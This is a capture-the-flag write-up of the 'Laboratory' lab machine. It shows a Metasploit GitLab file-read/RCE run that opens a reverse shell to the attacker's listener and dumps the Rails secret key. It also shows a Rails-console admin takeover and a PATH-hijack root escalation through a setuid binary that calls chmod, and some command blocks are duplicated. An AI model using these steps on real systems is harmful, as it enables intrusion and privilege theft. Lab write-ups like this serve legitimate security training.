Laboratory

Synopsis


Laboratory is an easy difficulty Linux machine that features a GitLab web application in a docker. This application is found to suffer from an arbitrary read file vulnerability, which is leveraged along with a remote command execution to gain a foothold on a docker instance. By giving administration permissions to our GitLab user it is possible to steal private ssh-keys and get a foothold on the box. Post-exploitation enumeration reveals that the system Laboratory has an executable program set as setuid. This is leveraged to gain a root shell on the server.

Skills


- Enumeration
- Knowledge of Rails
- Knowledge of Docker
- Arbitrary read file
- Marshall cookie attack
- SUID exploitation

Exploitation

As always we start with the nmap to check what services/ports are open




We see a few ports open, and a domain name; so we started from registering the domain name into our /etc/hosts file; accessing the domain in the browser gave us the following page




But after the close inspection, we didn't find anything what could be exploited, so we moved on and started brute-forcing the subdomain and after a while we found a new subdomain git.laboratory.htb

Accessing the domain in the page presented us with the gitlab official repository



We started from registering a new user



What gave us access the the application

Inside we found the exact version of a software, so we used metasploit to launched the CVE attack against it


```
msf6 exploit(multi/http/gitlab_file_read_rce) > set password pass123456
password => pass123456
msf6 exploit(multi/http/gitlab_file_read_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.24:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. GitLab 12.8.1 is a vulnerable version.
[*] Logged in to user simonella
[*] Created project /simonella/dJDgcAzb
[*] Created project /simonella/bpjfAbvb
[*] Created issue /simonella/dJDgcAzb/issues/1
[*] Executing arbitrary file load
[+] File saved as: '/root/.msf4/loot/20230826111921_default_10.10.10.216_gitlab.secrets_738482.txt'
[+] Extracted secret_key_base 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b6500
3
[*] NOTE: Setting the SECRET_KEY_BASE option with the above value will skip this arbitrary file read
[*] Attempting to delete project /simonella/dJDgcAzb
[*] Deleted project /simonella/dJDgcAzb
[*] Attempting to delete project /simonella/bpjfAbvb
[*] Deleted project /simonella/bpjfAbvb
whoami
[*] Command shell session 1 opened (10.10.14.24:4444 → 10.10.10.216:34808) at 2023-08-26 11:19:31 -0400

git
```

And we got a shell on the machine

Inside we entered the gitlab-rails console to enumerate users as well as tamper with their attributes

```
irb(main):002:0> u=User.find(1)
⇒ #<User id:1 @dexter>
irb(main):003:0>
```


```
irb(main):005:0> u=User.find(5)
⇒ #<User id:5 @simonella1>
irb(main):006:0>
```

We can see that our malicious user by default is not an administrator


```
irb(main):006:0> pp u.attributes
{"id"⇒5,
 "email"⇒"simon@laboratory.htb",
 "encrypted_password"⇒
  "$2a$10$PIhpu7WsbOl9guu/oDNrLOWmnciSLKSWGdyRylTMjXYzb8a8BvO5O",
 "reset_password_token"⇒nil,
 "reset_password_sent_at"⇒nil,
 "remember_created_at"⇒nil,
 "sign_in_count"⇒1,
 "current_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00,
 "last_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00,
 "current_sign_in_ip"⇒"172.17.0.1",
 "last_sign_in_ip"⇒"172.17.0.1",
 "created_at"⇒Sat, 26 Aug 2023 16:35:57 UTC +00:00,
 "updated_at"⇒Sat, 26 Aug 2023 16:39:35 UTC +00:00,
 "name"⇒"simon@laboratory.htb",
 "admin"⇒false,
 "projects_limit"⇒10,
 "skype"⇒"",
 "linkedin"⇒"",
 "twitter"⇒"",
 "bio"⇒nil,
 "failed_attempts"⇒0,
 "locked_at"⇒nil,
 "username"⇒"simonella1",
 "can_create_group"⇒true,
 "can_create_team"⇒false,
 "state"⇒"active",
 "color_scheme_id"⇒1,
 "password_expires_at"⇒nil,
 "created_by_id"⇒nil,
 "last_credential_check_at"⇒nil,
```

```
 "otp_secret"⇒nil}
⇒ {"id"⇒5, "email"⇒"simon@laboratory.htb", "encrypted_password"⇒"$2a$10$PIhpu7WsbOl9guu/oDNrLOWmnciSLKSWGdyRylTMjXYzb8a8BvO5O", "reset_password_token"⇒nil, "reset_password_sent_at"⇒nil, "remember_created_at"⇒nil, "sign_in_count"⇒1, "current_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00, "last_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00, "current_sign_in_ip"⇒"172.17.0.1", "last_sign_in_ip"⇒"172.17.0.1", "created_at"⇒Sat, 26 Aug 2023 16:35:57 UTC +00:00, "updated_at"⇒Sat, 26 Aug 2023 16:39:35 UTC +00:00, "name"⇒"simon@laboratory.htb", "admin"⇒false, "projects_limit"⇒10, "skype"⇒"", "linkedin"⇒"", "twitter"⇒"", "bio"⇒nil, "failed_attempts"⇒0, "locked_at"⇒nil, "username"⇒"simonella1", "can_create_group"⇒true, "can_create_team"⇒false, "state"⇒"active", "color_scheme_id"⇒1, "password_expires_at"⇒nil, "created_by_id"⇒nil, "last_credential_check_at"⇒nil, "avatar"⇒nil, "confirmation_token"⇒nil, "confirmed_at"⇒Sat, 26 Aug 2023 16:35:57 UTC +00:00, "confirmation_sent_at"⇒nil, "unconfirmed_email"⇒nil, "hide_no_ssh_key"⇒false, "website_url"⇒"", "admin_email_unsubscribed_at"⇒nil, "notification_email"⇒"simon@laboratory.htb", "hide_no_password"⇒false, "password_automatically_set"⇒false, "location"⇒nil, "encrypted_otp_secret"⇒nil, "encrypted_otp_secret_iv"⇒nil, "encrypted_otp_secret_salt"⇒nil, "otp_required_for_login"⇒false, "otp_backup_codes"⇒nil, "public_email"⇒"", "dashboard"⇒"projects", "project_view"⇒"files", "consumed_timestep"⇒nil, "layout"⇒"fixed", "hide_project_limit"⇒false, "note"⇒nil, "unlock_token"⇒nil, "otp_grace_period_started_at"⇒nil, "external"⇒false, "incoming_email_token"⇒"a6ywil0ydycpxhdsudhqz5eo3", "organization"⇒nil, "auditor"=>false, "require_two_factor_authentication_from_group"⇒false, "two_factor_grace_period"⇒48, "ghost"⇒nil, "last_activity_on"⇒Sat, 26 Aug 2023, "notified_of_own_activity"⇒false, "preferred_language"⇒"en", "email_opted_in"⇒nil, "email_opted_in_ip"⇒nil, "email_opted_in_source_id"⇒nil, "email_opted_in_at"⇒nil, "theme_id"⇒1, "accepted_term_id"⇒nil, "feed_token"⇒"XtWsNxrcMLHRBBFJfqWu", "private_profile"⇒false, "roadmap_layout"⇒nil, "include_private_contributions"⇒nil, "commit_email"⇒nil, "group_view"⇒nil, "managing_group_id"⇒nil, "bot_type"⇒nil, "first_name"⇒nil, "last_name"⇒nil, "static_object_token"⇒nil, "role"⇒nil, "otp_secret"⇒nil}
```

Bu from the level of gitlab-rails console we can change that and set up that our user is administrator





So let’s return to the gitlab repository and refresh the page



And we got an access to the administrator panel

As an administrator we got an access to the Dexter’s projects, where we found his SSH keys that allowed us to get an access as him





On the box we checked what binaries have sticky bit put on them, and we found one interesting binary “docker-security”,

```
dexter@laboratory:/var$ find / -perm -4000 2>/dev/null
/snap/snapd/8542/usr/lib/snapd/snap-confine
/snap/snapd/8790/usr/lib/snapd/snap-confine
/snap/core/9804/bin/mount
/snap/core/9804/bin/ping
/snap/core/9804/bin/ping6
/snap/core/9804/bin/su
/snap/core/9804/bin/umount
/snap/core/9804/usr/bin/chfn
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/gpasswd
/snap/core/9804/usr/bin/newgrp
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/bin/sudo
/snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9804/usr/lib/openssh/ssh-keysign
/snap/core/9804/usr/lib/snapd/snap-confine
/snap/core/9804/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
```

```
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/usr/local/bin/docker-security
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/at
```

Next we launched “strings” against it to check what commands are used, and we learnt that command “chmod” is used directly what gave us a room to abuse it to escalate our privileges to the root

```
dexter@laboratory:/tmp$ echo "/bin/sh" > chmod
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ ls -al
total 60
drwxrwxrwt 13 root   root   4096 Aug 27 02:17 .
drwxr-xr-x 20 root   root   4096 Jan  8  2021 ..
-rwxrwxrwx  1 dexter dexter    8 Aug 27 02:17 chmod
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .font-unix
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .ICE-unix
-rwxrwxrwx  1 dexter dexter    8 Aug 26 17:09 kill
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-apache2.service-5j34nh
drwx------  3 root   root   4096 Aug 27 01:49 systemd-private-d2896efd308e462c96412c0497f07d1a-fwupd.service-hvVMqi
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-logind.service-BjDYtj
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-resolved.service-O4wkqj
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-timesyncd.service-CiIQSg
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .Test-unix
drwx------  2 root   root   4096 Aug 26 16:29 vmware-root_879-4013723248
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .X11-unix
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .XIM-unix
dexter@laboratory:/tmp$ cd -
/usr/local/bin
dexter@laboratory:/usr/local/bin$ ./docker-security
# whoami
root
#
```

```
└─# strings docker
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
chmod 700 /usr/bin/docker
chmod 660 /var/run/docker.sock
;*3$"
GCC: (Debian 10.1.0-6) 10.1.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
docker-security.c
__FRAME_END__
__init_array_end
```

```
dexter@laboratory:/usr/local/bin$ cd /tmp
dexter@laboratory:/tmp$ echo "/bin/sh" > chmod
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ ls -al
total 60
drwxrwxrwt 13 root   root   4096 Aug 27 02:17 .
drwxr-xr-x 20 root   root   4096 Jan  8  2021 ..
-rwxrwxrwx  1 dexter dexter    8 Aug 27 02:17 chmod
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .font-unix
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .ICE-unix
-rwxrwxrwx  1 dexter dexter    8 Aug 26 17:09 kill
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-apache2.service-5j34nh
drwx------  3 root   root   4096 Aug 27 01:49 systemd-private-d2896efd308e462c96412c0497f07d1a-fwupd.service-hvVMqi
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-logind.service-BjDYtj
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-resolved.service-O4wkqj
drwx------  3 root   root   4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-timesyncd.service-CiIQSg
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .Test-unix
drwx------  2 root   root   4096 Aug 26 16:29 vmware-root_879-4013723248
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .X11-unix
drwxrwxrwt  2 root   root   4096 Aug 26 16:28 .XIM-unix
dexter@laboratory:/tmp$ cd -
/usr/local/bin
dexter@laboratory:/usr/local/bin$ ./docker-security
# whoami
root
#
```